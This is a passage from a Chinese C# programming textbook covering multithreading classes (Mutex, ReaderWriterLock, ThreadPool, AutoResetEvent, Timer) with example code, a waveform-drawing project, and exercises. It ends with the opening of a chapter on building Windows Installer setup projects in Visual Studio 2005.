                if(!elm.Equals(qValue))
                {
                    m_inputQueue.Enqueue(elm);
                }
                --counter;
            }
            Monitor.Exit(m_inputQueue);
        }
        //输出队列
        public void PrintAllElements()
        {
            Monitor.Enter(m_inputQueue);
            IEnumerator elmEnum = m_inputQueue.GetEnumerator();
            while(elmEnum.MoveNext())
            {
                Console.WriteLine(elmEnum.Current.ToString());
            }
            Monitor.Exit(m_inputQueue);
        }
        static void Main(string[] args)
        {
            MonitorSample sample = new MonitorSample();

            for(int i = 0; i < 30; i++)
                sample.AddElement(i);
            sample.PrintAllElements();
            sample.DeleteElement(0);
            sample.DeleteElement(10);
            sample.DeleteElement(20);
            sample.PrintAllElements();
        }
    }
}
```

18.5 Mutex 类

若要控制好多个线程相互之间的联系，不产生冲突和重复，则需要用到互斥对象，即 System.Threading 命名空间中的 Mutex 类。

可以把 Mutex 看做一个出租车，乘客看做线程。乘客首先等车，然后上车，最后下车。当一个乘客在车上时，其他乘客只有等他下车以后才可以上车。而线程与 Mutex 对象的关系也正是如此，线程使用 Mutex.WaitOne()方法等待 Mutex 对象被释放，如果它等待的 Mutex 对象被释放了，它自动拥有这个对象，直到它调用 Mutex.ReleaseMutex()方法释放这个对象，而在此期

间，其他想要获取这个 Mutex 对象的线程都只能等待。

在开发程序时，有时需要限制程序，只能同时运行一个实例，实现此功能，对于 VB.NET 是非常容易的，只要指定一个属性即可，但是 C#实现起来就稍微烦琐了。

C#实现单实例运行的方法也有多种，如利用 Process 查找进程的方式，利用 API findwindow 查找窗体的方式，利用 Mutex 原子操作。上面说到的几种方法中，利用 Mutex 的方式是较好的选择。

下面给出使用 Mutex 实现单实例运行的例子。

C#中，找到 program.cs，这里的

```
[STAThread]
static void Main()
{
    //……
}
```

是程序运行的入口点，默认情况下，其中的代码大致如下。

```
[STAThread]
static void Main()
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new Form1());

}
```

加入单实例限制后的代码如下。

```
[STAThread]
static void Main()
{
    bool isAppRunning = false;
    System.Threading.Mutex mutex = new System.Threading.Mutex(
    True,
    System.Diagnostics.Process.GetCurrentProcess().ProcessName,
        out isAppRunning);
    if (!isAppRunning)
    {
        MessageBox.Show("本程序已经在运行了，请不要重复运行！");
        Environment.Exit(1);
    }
    else
    {
        Application.EnableVisualStyles();
        Application.SetCompatibleTextRenderingDefault(false);
        Application.Run(new Form1());
    }
}
```

18.6　ReaderWriterLock 类

在考虑资源访问的时候，惯性上会对资源实施 lock 机制，但是在某些情况下，仅需要读取资源的数据，而不是修改资源的数据，在这种情况下获取资源的独占权无疑会影响运行效率，

因此.NET 提供了一种机制，使用 ReaderWriterLock 进行资源访问时，如果在某一时刻资源并没有获取写的独占权，那么可以获得多个读的访问权、单个写入的独占权，如果某一时刻已经获取了写入的独占权，那么其他读取的访问权必须进行等待。

下面的示例演示了如何使用 ReaderWriterLock 保护由多线程同时读取并独占编写的共享资源。

```
using System;
using System.Threading;

public class Test
{
    //定义静态变量，使它对所有线程可见
    static ReaderWriterLock rwl = new ReaderWriterLock();
    //定义将被 rwl 保护的变量
    static int resource = 0;
    const int numThreads = 25;
    static bool running = true;
    static Random rnd = new Random();
    static int readerTimeouts = 0;
    static int writerTimeouts = 0;
    static int reads = 0;
    static int writes = 0;
    public static void Main(string[] args)
    {
        // 启动一系列线程
        Thread[] t = new Thread[numThreads];
        for (int i = 0; i < numThreads; i++)
        {
            t[i] = new Thread(new ThreadStart(ThreadProc));
            t[i].Name = new String(Convert.ToChar(i + 65), 1);
            t[i].Start();
            if (i > 10)
                Thread.Sleep(300);
        }
        //阻塞调用线程，等待直到它们所有都完成
        running = false;
        for (int i = 0; i < numThreads; i++)
        {
            t[i].Join();
        }
        Console.WriteLine("\r\n{0} reads, {1} writes, {2} reader time-outs, {3} writer time-outs.",reads,
        writes, readerTimeouts, writerTimeouts);
        Console.WriteLine("Press ENTER to exit.");
        Console.ReadLine();
    }
    static void ThreadProc()
    {
        while (running)
        {
            double action = rnd.NextDouble();
            if (action < .8)
                ReadFromResource(10);
```

```
            else if (action < .81)
                ReleaseRestore(50);
            else if (action < .90)
                UpgradeDowngrade(100);
            else
                WriteToResource(100);
        }
    }
    static void ReadFromResource(int timeOut)
    {
        try
        {
            rwl.AcquireReaderLock(timeOut);
            try
            {
                Display("reads resource value " + resource);
                Interlocked.Increment(ref reads);
            }
            finally
            {
                rwl.ReleaseReaderLock();
            }
        }
        catch (ApplicationException)
        {
            Interlocked.Increment(ref readerTimeouts);
        }
    }
    static void WriteToResource(int timeOut)
    {
        try
        {
            rwl.AcquireWriterLock(timeOut);
            try
            {
                resource = rnd.Next(500);
                Display("writes resource value " + resource);
                Interlocked.Increment(ref writes);
            }
            finally
            {
                rwl.ReleaseWriterLock();
            }
        }
        catch (ApplicationException)
        {
            Interlocked.Increment(ref writerTimeouts);
        }
    }
    static void UpgradeDowngrade(int timeOut)
    {
        try
        {
```

```
            rwl.AcquireReaderLock(timeOut);
            try
            {
                Display("reads resource value " + resource);
                Interlocked.Increment(ref reads);
                try
                {
                    LockCookie lc = rwl.UpgradeToWriterLock(timeOut);
                    try
                    {
                        resource = rnd.Next(500);
                        Display("writes resource value " + resource);
                        Interlocked.Increment(ref writes);
                    }
                    finally
                    {
                        rwl.DowngradeFromWriterLock(ref lc);
                    }
                }
                catch (ApplicationException)
                {
                    Interlocked.Increment(ref writerTimeouts);
                }
                Display("reads resource value " + resource);
                Interlocked.Increment(ref reads);
            }
            finally
            {
                rwl.ReleaseReaderLock();
            }
        }
        catch (ApplicationException)
        {
            Interlocked.Increment(ref readerTimeouts);
        }
    }
    static void ReleaseRestore(int timeOut)
    {
        int lastWriter;
        try
        {
            rwl.AcquireReaderLock(timeOut);
            try
            {
                int resourceValue = resource;
                Display("reads resource value " + resourceValue);
                Interlocked.Increment(ref reads);
                lastWriter = rwl.WriterSeqNum;
                LockCookie lc = rwl.ReleaseLock();
                Thread.Sleep(rnd.Next(250));
                rwl.RestoreLock(ref lc);
                if (rwl.AnyWritersSince(lastWriter))
                {
```

```
                    resourceValue = resource;
                    Interlocked.Increment(ref reads);
                    Display("resource has changed " + resourceValue);
                }
                else
                {
                    Display("resource has not changed " + resourceValue);
                }
            }
            finally
            {
                rwl.ReleaseReaderLock();
            }
        }
        catch (ApplicationException)
        {
            Interlocked.Increment(ref readerTimeouts);
        }
    }
    static void Display(string msg)
    {
        Console.Write("Thread {0} {1}.\r", Thread.CurrentThread.Name, msg);
    }
}
```

18.7　ThreadPool 类

由以上内容可知，线程池维护 1～*n* 个线程，操作系统从请求队列中提取请求分配线程池中的适合线程处理。

当创建应用程序时，应该认识到大部分时间线程在空闲地等待某些事件的发生（诸如按下一个键或侦听套接字的请求）。这是浪费资源的。

如果这里有很多任务需要完成，每个任务需要一个线程，则应该考虑使用线程池来更有效地管理资源并且从中受益。线程池是执行的多个线程集合，它允许用户添加以线程自动创建和开始的任务到队列中。使用线程池使得系统可以优化线程在 CPU 使用时的时间碎片。但是要记住在任何特定的时间点，每一个进程和每个线程池只有一个一个正在运行的线程。这个类使得线程组成的池可以被系统管理，而使用户的主要精力集中在工作流的逻辑上而不是线程的管理上。

当第一次实例化 ThreadPool 类时线程池将被创建。它有一个默认的上限，即每处理器最多可以有 25 个，但是这个上限是可以改变的。这样使得处理器不会闲置下来。如果其中一个线程等待某个事件的发生，线程池将初始化另外一个线程并投入处理器工作，线程池就是这样不停地创建工作的线程和分配任务给那些没有工作的在队列里的线程。唯一的限制是工作线程的数目不能超过最大允许的数目。每个线程将运行在默认的优先级和使用默认的属于多线程空间的堆栈大小空间。一旦一项工作任务被加入队列，则用户是不能取消的。

请求线程池处理一个任务或者工作项可以调用 QueueUserWorkItem 方法。这个方法带有一个 WaitCallback 代表类型的参数，这个参数包装了要完成的任务。运行时自动为每一个的任务创建线程并且在任务释放时释放线程。

下面的代码说明了如何创建线程池和怎样添加任务。

```
public void afunction(object o)
{
……
}
{
    WaitCallback myCallback = new WaitCallback (afunction);
    ThreadPool.QueueUserWorkItem (myCallback);
}
```

用户也可以通过调用 ThreadPool.RegisterWaitForSingleObject 方法来传递一个 System.Threading.WaitHandle，当被通知或者时间超过了则调用被 System.Threading.WaitOr-TimerCallback 包装的方法。线程池和基于事件的编程模式使得线程池对注册的 WaitHandles 的监控和对合适的 WaitOrTimerCallback 代表方法的调用十分简单（当 WaitHandle 被释放时）。这些做法其实很简单。有一个线程不断地观测在线程池队列等待操作的状态。一旦等待操作完成，一个线程将被执行与其对应的任务。因此，这个方法随着触发事件的发生而增加一个线程。

怎样随事件添加一个线程到线程池呢？其实很简单，先创建一个 ManualResetEvent 类的事件和一个 WaitOrTimerCallback 的代表，然后需要一个携带代表状态的对象，同时决定休息间隔和执行方式即可。将上面的内容都添加到线程池中，并且激发一个事件，即：

```
public void afunction(object o)
{
……
}
{
    ManualResetEvent aevent = new ManualResetEvent (false);
    WaitOrTimerCallback thread_method = new WaitOrTimerCallback (afunction);
    anObject myobj = new anObject();
    int timeout_interval = 100;
    bool onetime_exec = true;
    ThreadPool.RegisterWaitForSingleObject(aevent,thread_method,myobj,timeout_
    interval,onetime_exec);
    aevent.Set();
}
```

在 QueueUserWorkItem 和 RegisterWaitForSingleObject 方法中，线程池创建了一个后台的线程来回调。当线程池开始执行一个任务时，两个方法都将调用者的堆栈合并到线程池的线程堆栈中。如果需要安全检查将耗费更多的时间和增加系统的负担，因此可以通过使用它们对应的不安全方法来避免安全检查，即 ThreadPool.UnsafeRegisterWaitForSingleObject 和 ThreadPool.Unsafe QueueUserWorkItem。

也可以使与等待操作无关的任务排队。 Timer-queue timers and registered wait operations 也使用线程池。它们的返回方法也被放入线程池排队。

线程池是非常有用的，被广泛的用于.NET 平台上的套接字编程，等待操作注册，进程计时器和异步的 I/O。对于小而短的任务，线程池提供的机制也是十分便利的。线程池对于完成许多独立的任务而且不需要逐个设置线程属性是十分便利的。但是，很多的情况是可以用其他的方法来替代线程池的，例如，计划任务或给每个线程特定的属性，或者需要将线程放入单个线程的空间（而线程池将所有的线程放入一个多线程空间），抑或是一个特定的任务是很冗长的。

18.8　WaitHandle 类

WaitHandle 类是作为基类来使用的，它允许多个等待操作。这个类封装了 win32 的同步处理方法。WaitHandle 对象通知其他的线程它需要对资源进行排他性访问，其他线程必须等待，直到 WaitHandle 不再使用资源且等待句柄不再被使用。下面是从它继承来的几个类。

Mutex 类：同步基元也可用于进程间同步。

AutoResetEvent：通知一个或多个正在等待的线程已发生事件。无法继承此类。

ManualResetEvent：当通知一个或多个正在等待的线程事件已发生时出现。无法继承此类。

这些类定义了一些信号机制来实现对资源排他性访问的占有和释放。它们有两种状态：signaled 和 nonsignaled。signaled 状态的等待句柄不属于任何线程，除非是 nonsignaled 状态。拥有等待句柄的线程不再使用等待句柄，而使用 set 方法，其他线程可以调用 Reset 方法来改变状态或者任意一个 WaitHandle 方法要求拥有等待句柄，这些方法如下。

WaitAll：等待指定数组中的所有元素收到信号。

WaitAny：等待指定数组中的任一元素收到信号。

WaitOne：当在派生类中重写时，阻塞当前线程，直到当前的 WaitHandle 收到信号。

这些 Wait 方法阻塞线程直到一个或者更多的同步对象收到信号。

WaitHandle 对象封装等待对共享资源的独占访问权的操作系统特定的对象，无论是受管代码还是非受管代码都可以使用。但是它没有 Monitor 使用方便，Monitor 是完全的受管代码而且对操作系统资源的使用非常有效。

```
using System;
using System.Threading;
namespace Examples.AdvancedProgramming.AsynchronousOperations
{
   public class AsyncMain
      {
         static void Main()
            {
               int threadId;
               AsyncDemo ad = new AsyncDemo();
               AsyncMethodCaller caller = new AsyncMethodCaller(ad.TestMethod);
               IAsyncResult result = caller.BeginInvoke(3000,
                        out threadId, null, null);
               Thread.Sleep(0);
               Console.WriteLine("Main thread {0} does some work.",
                        Thread.CurrentThread.ManagedThreadId);
               result.AsyncWaitHandle.WaitOne();
               string returnValue = caller.EndInvoke(out threadId, result);
               Console.WriteLine("The call executed on thread {0}, with return value \"{1}\".",
                        threadId, returnValue);
            }
      }
}
```

18.9　AutoResetEvent 类

该类的作用是通知正在等待的线程已发生的事件。该类存在于 mscorlib.DLL 中。

在.NET Framework 2.0 中，该类是继承自 EventWaitHalder 的。AutoResetEvent 在功效上等同于 EventResetModel.AutoReset 创建的 EventWaitHandle。AutoResetEvent 是允许线程通过发信号进行互相通信访问的。通常，此类通信涉及线程需要独占访问资源问题。

线程通过调用 AutoResetEvent 上的 WaitOne 来等待信号，如果 AutoResetEvent 处于非终止状态，则该线程阻塞，并且等待当前控制资源的线程通过调用 Set 发出资源可用信号。

调用 Set 向 AutoResetEvent 发出信号以释放等待的线程，AutoResetEvent 将处于终止状态，直到一个等待的线程释放，然后自动返回非终止状态，如果没有任何线程在等待，则该信号无限期地保持在终止状态。

可以通过将一个 Bool 值传给 AutoResetEvent 的构造函数，来设置是否为非终止状态。如果传入的为 True，则初始状态为终止状态，否则为 False。

下面通过一个示例来详细说明该类的用法。

```
1 using System;
2 using System.Collections.Generic;
3 using System.ComponentModel;
4 using System.Data;
5 using System.Drawing;
6 using System.Linq;
7 using System.Text;
8 using System.Windows.Forms;
9 using System.Threading;
10
11 namespace WindowsFormsApplication2
12 {
13     public partial class Form2 : Form
14     {
15         // <summary>
16         // 第一次计算的结果
17         // </summary>
18         double firstNumber = 0;
19         // <summary>
20         // 第二次计算的结果
18         // </summary>
22         double secondNumber = 0;
23         // <summary>
24         // 第三次计算的结果
25         // </summary>
26         double thirdNumber = 0;
27
28         // <summary>
29         // 三次计算对应的线程等待变量
30         // </summary>
31         AutoResetEvent[] autoResetEvent = null;
32
33         // <summary>
34         // 随机变量种子
35         // </summary>
36         Random random = null;
37
38         public Form2()
```

```
39          {
40              InitializeComponent();
41
42              //初始设置为非终止状态，此时三个变量均处于阻塞状态
43              autoResetEvent = new AutoResetEvent[]{
44                  new AutoResetEvent(false),
45                  new AutoResetEvent(false),
46                  new AutoResetEvent(false)
47              };
48          }
49
50          private void button1_Click(object sender, EventArgs e)
51          {
52          MessageBox.Show(SimuValue(Int32.Parse(this.textBox1.Text)).ToString());
53          }
54
55          // <summary>
56          //  计算第一个数值
57          // </summary>
58          // <param name="stateInfo"></param>
59          void SimuFirstNumber(object stateInfo)
60          {
61              double v = random.NextDouble();
62              double p = random.NextDouble();
63
64              firstNumber = v * p;
65
66              //发出变量将该事件状态设置为终止状态，允许一个或多个等待线程继续
67              autoResetEvent[0].Set();
68          }
69          // <summary>
70          //  计算第二个数值
71          // </summary>
72          // <param name="stateInfo"></param>
73          void SimuSecondNumber(object stateInfo)
74          {
75              double v = random.NextDouble();
76              double p = random.NextDouble();
77
78              secondNumber = v * p;
79
80              autoResetEvent[1].Set();
81          }
82          // <summary>
83          //  计算第三个数值
84          // </summary>
85          // <param name="stateInfo"></param>
86          void SimuThirdNumber(object stateInfo)
87          {
88              double v = random.NextDouble();
89              double p = random.NextDouble();
90
91              thirdNumber = v * p;
```

```
92
93                  autoResetEvent[2].Set();
94              }
95
96              // <summary>
97              //  计算所有数值的乘积
98              // </summary>
99              // <param name="v"></param>
100             double SimuValue(int v)
101             {
102                 random = new Random(v);
103
104             //调用多线程计算三个数值
105             ThreadPool.QueueUserWorkItem(new WaitCallback(SimuFirstNumber));
106             ThreadPool.QueueUserWorkItem(newWaitCallback(SimuSecondNumber));
107             ThreadPool.QueueUserWorkItem(new WaitCallback(SimuThirdNumber));
108
109                 //等到三个线程计算完毕
110                 WaitHandle.WaitAll(autoResetEvent);
111
112                 return firstNumber * secondNumber * thirdNumber;
113             }
114         }
115 }
116
```

AutoResetEvent 中比较有用的函数有以下几个。

（1）.Set()：将事件的状态位置设置为终止状态，允许一个或多个等待线程继续。

（2）ReSet()：将事件的状态设置为非终止状态，阻塞该线程。

（3）WaitOne()：阻止当前线程，直到当前 WaitHandle 收到信号为止。

18.10 Timer 类

Timer 类在 C#中有以下三个。

（1）定义在 System.Windows.Forms 类中。

（2）定义在 System.Threading.Timer 类中。

（3）定义在 System.Timers.Timer 类中。

System.Windows.Forms.Timer 是应用于 WinForm 中的，它是通过 Windows 消息机制实现的，类似于 VB 或 Delphi 中的 Timer 控件，内部使用 API SetTimer 实现。它的主要缺点是计时不精确，而且必须有消息循环，Console Application(控制台应用程序)无法使用。

System.Timers.Timer 和 System.Threading.Timer 非常类似，它们是通过.NET Thread Pool 实现的，其轻量、计时精确，对应用程序、消息没有特别的要求。System.Timers.Timer 还可以应用于 WinForm，完全取代上面的 Timer 控件。它们的缺点是不支持直接的拖放，需要手工编码。

例如，使用 System.Timers.Timer 类创建 Timers 类，代码如下。

```
//实例化 Timer 类，设置间隔时间为 10000ms
System.Timers.Timer t = new System.Timers.Timer(10000);
//到达时间的时候执行事件
t.Elapsed += new System.Timers.ElapsedEventHandler(theout);
```

```
t.AutoReset = true;              //设置是执行一次（False）还是一直执行(True)
t.Enabled = true;                //是否执行 System.Timers.Timer.Elapsed 事件
```

自己编写一个使用 System.Timer 类的方法，代码如下。

```
public class BF_CheckUpdate
 {
      private static object LockObject = new Object();

      //定义数据检查 Timer
      private static Timer CheckUpdatetimer = new Timer();

      //检查更新锁
      private static int CheckUpDateLock = 0;

       ///
       ///设定数据检查 Timer 参数
       ///
       internal static void GetTimerStart()
       {
            // 循环间隔时间（10min）
            CheckUpdatetimer.Interval = 600000;
            // 允许 Timer 执行
            CheckUpdatetimer.Enabled = true;
            // 定义回调
            CheckUpdatetimer.Elapsed += new ElapsedEventHandler (CheckUpdatetimer_Elapsed);
            // 定义多次循环
            CheckUpdatetimer.AutoReset = true;
       }

       private static void CheckUpdatetimer_Elapsed(object sender, ElapsedEventArgs e)
       {
          // 加锁检查更新锁
            lock (LockObject)
            {
                 if (CheckUpDateLock == 0) CheckUpDateLock = 1;
                 else return;
            }

            //具体实现功能的方法
           Check();
            //解锁更新检查锁
            lock (LockObject)
            {
                 CheckUpDateLock = 0;
            }
       }
}
```

18.11　项目实践

项目名称：动态画点线效果。

项目内容：在界面上绘制出波形图效果，同时标出各点的坐标，并能实时反映所有时间。

项目目的：

（1）理解多线程的使用方法。

（2）掌握跨线程间数值传递方法。

（3）掌握随机数的产生和点的绘制。

（4）掌握 Graphics 类的使用。

项目步骤：

（1）绘制界面，包括 PictureBox 类的对象 picDrawLine（用于显示图像），TextBox 类的对象 txtThreadProcSafe（用于显示点的坐标），Label 类的 lblSpanTime（用于显示用时），如图 18-2 所示。

图 18-2　绘制界面

（2）在 FrmMain_Load 方法中初始化一些对象。

先在 FrmMain 类中定义 demoThread、demoThreadTime 和 InitTime。

```
        private Thread demoThread = null;
        private Thread demoThreadTime = null;
        private int span = 10;
        private int linePosY = 150;
        private int rndSpan = 50;
    private DateTime InitTime;
```

再在 FrmMain_Load 事件处理方法中实例化，并启动子线程。

```
    private void FrmMain_Load(object sender, EventArgs e)
    {
        this.demoThread = new Thread(new ThreadStart(this.ThreadProcSafe));
        this.demoThread.Start();
        InitTime = DateTime.Now;
        this.demoThreadTime = new Thread(new ThreadStart(this.ThreadProcSafe2));
        this.demoThreadTime.Start();
    }
```

（3）在 ThreadProcSafe 方法中随机产生坐标点，并画出点与连线，并调用 SetText 方法写出当前点的坐标位置。

代码如下。

```
    private void ThreadProcSafe()
    {
        Random rnd = new Random();
       Graphics g = this.picDrawLine.CreateGraphics();
```

```
        int oldPointX, oldPointY, newPointX, newPointY;
        oldPointX = newPointX = 0;
        oldPointY = newPointY = rnd.Next(linePosY - rndSpan, linePosY + rndSpan);
        while (true)
        {
            g.DrawLine(new Pen(Brushes.Gainsboro, 1), new Point(0, linePosY), new Point(picDrawLine.Width,
            linePosY));
            newPointX = oldPointX + span;
            newPointY = rnd.Next(linePosY - rndSpan, linePosY + rndSpan);
            g.DrawLine(new Pen(Brushes.RoyalBlue, 2), new Point(oldPointX, oldPointY), new
            Point(newPointX, newPointY));
            g.FillEllipse(Brushes.Peru, new Rectangle(new Point(newPointX, newPointY), new Size(3, 3)));
            if (newPointY > 150)
            g.DrawString(Convert.ToString(newPointY - linePosY), new Font("宋体", 8), Brushes.ForestGreen,
            new Point(newPointX - 2, newPointY + 5));
            else
            g.DrawString(Convert.ToString(newPointY - linePosY), new Font("宋体", 8), Brushes.Purple,
            new Point(newPointX - 2, newPointY - 15));
            oldPointX = newPointX;
            oldPointY = newPointY;
            if (oldPointX > picDrawLine.Width)
            {
                g.Clear(Color.WhiteSmoke);
                oldPointX = 0;
            }
this.SetText(string.Format("X:{0}    Y:{1}", newPointX.ToString(), newPointY - linePosY));
            Thread.Sleep(100);
        }
    }
    private void SetText(string text)
    {
        if (this.txtThreadProcSafe.InvokeRequired)
        {
            SetTextCallback d = new SetTextCallback(SetText);
            this.Invoke(d, new object[] { text });
        }
        else
        {
            this.txtThreadProcSafe.Text = text;
        }
    }
```

（4）在 ThreadProcSafe2 方法中计算出耗时，并用 SetTimeSpan 方法显示出来。

```
    private void ThreadProcSafe2()
    {
        while (true)
        {
            TimeSpan ts = DateTime.Now - InitTime;
            this.SetTimeSpan("耗时: "+ts.ToString()+"  秒");
            Thread.Sleep(200);
        }
    }
    private void SetTimeSpan(string text)
    {
```

```
        if (this.lblSpanTime.InvokeRequired)
        {
            SetTextCallback stc = new SetTextCallback(SetTimeSpan);
            this.Invoke(stc, new object[] { text });
        }
        else
            this.lblSpanTime.Text = text;
    }
```

（5）在窗口关闭时停止子线程。

```
    private void FrmMain_FormClosing(object sender, FormClosingEventArgs e)
    {
        if (demoThread.ThreadState == ThreadState.Suspended)
            demoThread.Resume();
        demoThread.Abort();
        demoThread.Abort();
    }
```

最终效果如图 18-3 所示。



图 18-3　效果图

18.12　复习与提示

本章主要讲述了多线程的概念及作用，介绍了 Thread 类、Monitor 类、Mutex 类、ReaderWriterLock 类、ThreadPool 类、WaitHandle 类、AutoResetEvent 类、Timer 类。

18.13　习题与上机实验

习题

（1）用多线程来 Ping 多台机器。
（2）使用多线程实现界面进度条的变化。
（3）多线程适用的场合有哪些？
（4）比较 Thread 类和 ThreadPool 类。

上机实验

[实验 1]　Thread 类的方法的使用

【实验要求】

定义 Thread 类的对象 newThread，先执行此对象，然后阻塞指定毫秒数，并判断当前线程的状态，获取或设置线程的名称，获取线程的调度优先级，获取当前正在运行的线程。

【实验目的】

（1）掌握如何定义 Thread 类的对象。
（2）掌握如何改变子线程的状态。
（3）熟悉子线程的名称、优先级的属性获取。
（4）学会获取当前正在运行的线程。

【实验内容】

（1）初始化Thread类的新实例。
（2）用 ThreadState 属性表示当前线程的状态。
（3）用 Name 获取或设置线程的名称。。
（4）用 Priority 属性获取或设置一个值，该值指示线程的调度优先级。创建两个线程，其中一个线程的优先级设置为 BelowNormal。这两个线程在 while 循环中增加一个变量，并运行一段设定的时间。

[实验 2]　滚动字幕的实现

【实验要求】

用 Timer 控件实现跑马灯效果，要求可以在界面上选择文字滚动方向和滚动速度。

【实验目的】

（1）掌握打开和关闭计时器，以及时间间隔设置的方法。
（2）熟悉 Tick 事件处理程序。
（3）了解屏幕坐标和边界判断的方法。

【实验内容】

（1）在不同的事件中用 Enable 属性的 True 和 False 控制计时器，用 Interval 属性定义时间间隔的长度。
（2）在 Tick 事件处理方法中，根据滚动设置变化标签的 Left 和 Top，并能做出边界判断。

第 19 章　部署应用程序

本章学习要点

■ 掌握 Visual Studio 2005 安装项目部署 Windows 应用程序的过程和步骤。

19.1　使用安装项目部署 Windows 应用程序

Windows Installer 是 Microsoft 公司提供的一种系统服务，用来安装和管理系统中的应用程序，为应用程序的开发、定制和升级等一系列过程提供了一种标准化的方法和手段。

Visual Studio 环境为 Windows Installer 部署方式提供了四种类型的部署项目模块，即合并模块项目、安装项目、Web 安装项目和 Cab 项目，其中，还提供了“安装向导”帮助用户按步骤创建所在项目的部署项目的过程。

表 19-1 所示为 Visual Studio 环境中的 Windows Installer 部署项目类型。

表 19-1　部署项目类型

项 目 类 型	用　　途
安装项目	为基于 Windows 的应用程序生成安装程序，最终的 Windows Installer 文件（扩展名为.msi）包含应用程序、其他任何依赖文件，以及有关应用程序的相关信息。当．msi 文件在另外一台计算机上分布和运行时，可比较便捷地确定安装所需的一切。如果安装因为某种原因失败，则会被撤销，计算机将返回安装前的状态；如果安装成功，则安装程序将文件安装到目标计算机上的 Program Files 目录中
合并模块项目	允许将文件或组件打包到单个模块中以方便共享，产生的 MSM 文件可以包含在其他任何部署项目中。合并模块是一个软件包，它包含安装组件所需的所有文件、资源、注册表项和安装逻辑关系等组件。该模块无法单独安装，而必须在 Windows Installer（.msi）文件环境中使用
Cab 项目	使用该项目可以创建 Cab 文件以便打包，可以从 Web 服务器下载到 Web 浏览器的 ActiveX 组件进行打包
Web 安装项目	安装程序将文件安装到 Web 服务器上的 Virtual Root 目录中，安装项目和 Web 安装项目之间的区别在于安装程序的部署位置
安装向导	使开发人员可以将部署项目添加到解决方法中并配置以部署应用程序。使用此向导创建的项目将部署文件放在本地计算机上，以便以后分发
智能设备 Cab 项目	创建用于部署设备应用程序的 Cab 项目

Windows Installer 不仅可以用于程序的安装，还可以用于有效地管理安装的软件。它可以负责软件的安装、管理软件组件的添加和删除、监视文件复原，并通过撤销来维护基本的灾难恢

复。此外，它还支持从多个源安装和运行应用程序，并且可以由要安装自定义程序的开发人员定义。

19.2　项目实践

项目名称：创建并生成一个安装程序。

项目内容：创建并生成一个安装程序，使用这个安装程序安装程序后，选择【开始】→【程序】→【电子工业出版社】→【我的程序】选项，执行程序。

项目目的：

掌握创建并生成一个安装程序的方法。

项目步骤：

具体内容如表 19-1 所示。

表 19-1　创建与生成安装程序

实例说明	创建并生成一个安装程序，使用这个安装程序安装程序后，选择【开始】→【程序】→【电子工业出版社】→【我的程序】选项，执行程序
实例代码	光盘：chap19\19
知识要点	使用安装向导创建并生成一个安装程序

（1）打开实例，然后在解决方案资源管理器中右击需要打包的“ 解决方案 ”，在弹出的快捷菜单中选择【添加】→【新建项】选项，如图 19-1 所示。或者选择【文件】→【添加】→【新建项】选项。

（2）打开如图 19-2 所示的“ 添加新项目 ”对话框，选择左侧“ 项目类型 ”列表框中的【其他项目类型】→【安装和部署】选项。选择“ 安装向导 ”选项，输入安装程序的名称及其路径，单击“ 确定 ”按钮。

图 19-1　【添加】→【新建】选项



图 19-2　“ 添加新项目 ”对话框

（3）打开“ 欢迎使用安装项目向导 ”对话框，单击“ 下一步 ”按钮。

（4）打开“ 选择一种项目类型 ”对话框，由于实例是一个 Windows 应用程序，所以在这里选中“ 为 Windows 应用程序创建一个安装程序 ”单选按钮，单击“ 下一步 ”按钮。

（5）打开“ 选择要包括的项目输出 ”对话框，选中“ 希望包括哪些项目输出组 ”列表框中

的“主输出来自 10-1”复选框，然后单击“下一步”按钮。

（6）打开“选择要包括的文件“对话框，单击“添加”按钮，可以将其他文件添加到安装包中。由于本例没有其他附加文件，所以单击“下一步”按钮。

（7）打开“创建项目”对话框，显示通过该向导创建的安装程序摘要信息。

（8）单击“完成”按钮，Visual Studio 2005 建立一个安装项目，如图 19-3 所示，然后即可在这个对话框中定制自己的安装程序。

图 19-3　建立一个安装项目

（9）安装项目的常用属性如表 19-2 所示。根据用户的需要设置安装项目的相关属性，打开“属性”面板，在本例中将 Author 属性设置为“电子工业出版社”，将 Manufacturer 设置为“电子工业出版社”。

表 19-2　安装项目的常用属性

属　性	说　明
Author	指定应用程序或组件的作者名
Manufacturer	指定应用程序或组件制造商名
ProductName	指定描述应用程序或组件的公共名
Title	指定安装程序的标题
Version	指定安装程序合并模块或 Cab 文件的版本号

（10）开始制作安装程序，安装程序通常需要有友好的界面，因为该界面直接影响用户对应用程序的第一印象。在“解决方案资源管理器”上方有七个按钮，分别是“属性”按钮、“文件类型编辑”按钮、“注册表编辑器”按钮、“文件类型编辑器”按钮、“用户界面编辑器”按钮、“自定义操作编辑器”按钮及“启动条件编辑器”按钮。

（11）单击“用户界面编辑器”按钮，弹出“用户界面”面板，在其中可以设置用户界面。

（12）选择【安装】→【启动】→【欢迎使用】选项，进入欢迎界面，使界面是用户安装程序时看到的第一个界面。在“属性”面板中可以设置其中的文本。Copyright Warning 属性用于显示在界面底部的版权警告文本，Welcome Text 属性用来显示在顶部的欢迎文本。一般不需要设置欢迎界面。欢迎界面中显示的程序名称为项目名称，项目名称保存在安装程序的 Product Name 属性中。

（13）在“ 用户界面 ”面板中选择【安装】→【启动】→【安装文件夹】选项，开始设置“ 选择安装文件夹 ”对话框中的相关参数。可以通过修改选择安装文件夹界面的 Install All User Visible 属性，选中对话框下方的“ 任何人 ”和“ 只有我 ”单选按钮，一般建议保留，选择安装文件夹。

